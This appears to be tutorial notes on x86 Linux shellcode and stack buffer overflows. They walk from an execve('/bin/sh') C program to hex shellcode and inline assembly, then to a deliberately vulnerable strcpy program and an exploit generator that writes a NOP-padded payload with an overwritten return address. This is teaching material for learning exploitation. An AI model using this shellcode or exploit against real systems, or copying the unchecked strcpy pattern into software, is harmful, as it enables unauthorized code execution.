Shellcode


Shellcode in C

Compile this shellcode. We will depend on asm in gdb to write shellcode.

```
1.  // shellcode.c
2.  #include<stdio.h>
3.
4.  int main()
5.  {
6.      char *name[2];
7.
8.      name[0] = '/bin/sh';
9.      name[1] = NULL;
10.     execve(name[0], name, NULL);
11. }
```

Shellcode in Asm

Figure 3.25
General stack frame structure. The stack can be used for passing arguments, for storing return information, for saving registers, and for local storage. Portions may be omitted when not needed.



Linux system syscall

You can make use of Linux system calls in your assembly programs. You need to take the following steps for using Linux system calls in your program –

1. Put the system call number in the EAX register.
2. Store the arguments to the system call in the registers EBX, ECX, etc.
3. Call the relevant interrupt (80h).
4. The result is usually returned in the EAX register.

There are six registers that store the arguments of the system call used. These are the EBX, ECX, EDX, ESI, EDI, and EBP. These registers take the consecutive arguments, starting with the EBX register. If there are more than six arguments, then the memory location of the first argument is stored in the EBX register.

Step-by-step

1. Push /bin/sh into stack
2. Store /bin/sh ($esp) to $ebx
3. Store 0 to $ecx and $edx
4. Syscall

```
1.  #include <stdlib.h>
2.  #include <stdio.h>
3.
4.  const char code[] =
5.    "\x31\xc0"            /* xorl    %eax,%eax              */
6.    "\x50"               /* pushl   %eax                */
7.    "\x68""//sh"          /* pushl   $0x68732f2f         */
8.    "\x68""/bin"          /* pushl   $0x6e69622f         */
9.    "\x89\xe3"            /* movl    %esp,%ebx           */
10.   "\x31\xc9"            /* xorl    %ecx,%ecx           */
11.   "\x31\xd2"            /* xorl    %edx,%edx           */
12.   "\xb0\x0b"            /* movb    $0x0b,%al           */
13.   "\xcd\x80"            /* int     $0x80               */
14. ;
15.
16. int main(int argc, char **argv)
17. {
18.    char buf[sizeof(code)];
19.    strcpy(buf, code);
20.    ((void(*)( ))buf)( );
21.    return 0;
22. }
```

Inline asm

```
1.  #include <stdio.h>
2.
3.  int main() {
4.      __asm__(
5.                  "xorl %eax, %eax;"
6.                  "pushl %eax;"
7.                  "pushl $0x68732f2f;"
8.                  "pushl $0x6e69622f;"
9.                  "movl %esp,%ebx;"
10.                 "xorl %ecx,%ecx;"
11.                 "xorl %edx,%edx;"
12.                 "movb $0x0b,%al;"
13.                 "int $0x80;"
14.     );
15.     return 0;
16. }
```

Vulnerability program

```
1.  #include <stdio.h>
2.  #include <string.h>
3.  #include <stdlib.h>
4.
5.  void vuln(char *str) {
6.          char buf[10];
7.          strcpy(buf, str);
8.  }
9.
10. int main(int argc, char **argv) {
11.         char str[512];
12.         FILE *exploit;
13.
14.         exploit = fopen("exploit", "r");
15.         fread(str, sizeof(char), 512, exploit);
16.         vuln(str);
17.
18.         return 0;
19. }
```

Exploit code

```
1.  #include <stdlib.h>
2.  #include <stdio.h>
3.  #include <string.h>
4.  char shellcode[]=
5.    "\x31\xc0"            /* xorl    %eax,%eax              */
6.    "\x50"               /* pushl   %eax                */
7.    "\x68""//sh"          /* pushl   $0x68732f2f         */
8.    "\x68""/bin"          /* pushl   $0x6e69622f         */
9.    "\x89\xe3"            /* movl    %esp,%ebx           */
10.   "\x31\xc9"            /* xorl    %ecx,%ecx           */
11.   "\x31\xd2"            /* xorl    %edx,%edx           */
12.   "\xb0\x0b"            /* movb    $0x0b,%al           */
13.   "\xcd\x80"            /* int     $0x80               */
14. ;
15.
16. int main(int argc, char **argv)
17. {
18.     char buffer[512];
19.     FILE *exploit;
20.
21.     memset(&buffer, 0x90, 512);
22.     strcpy(buffer, "AAAABBBBCCCCDDDDEEEEFF\xdc\xce\xff\xff");
23.     strcpy(buffer+100,shellcode);
24.
25.     exploit = fopen("exploit", "w");
26.     fwrite(buffer, 512, 1, exploit);
27.     fclose(exploit);
28.     return 0;
29. }
```

Note: Use ltrace to find return address.

Reference:

1. *https://www.swansontec.com/sintel.html*
2. *http://phrack.org/issues/49/14.html?fbclid=IwAR1brWCEuDrvAyG9Vs-xT4avIff_MUzlZNFVViiMl-1Dcdo7G4brEo04cmw*
3. *https://www.codeproject.com/Articles/15971/Using-Inline-Assembly-in-C-C*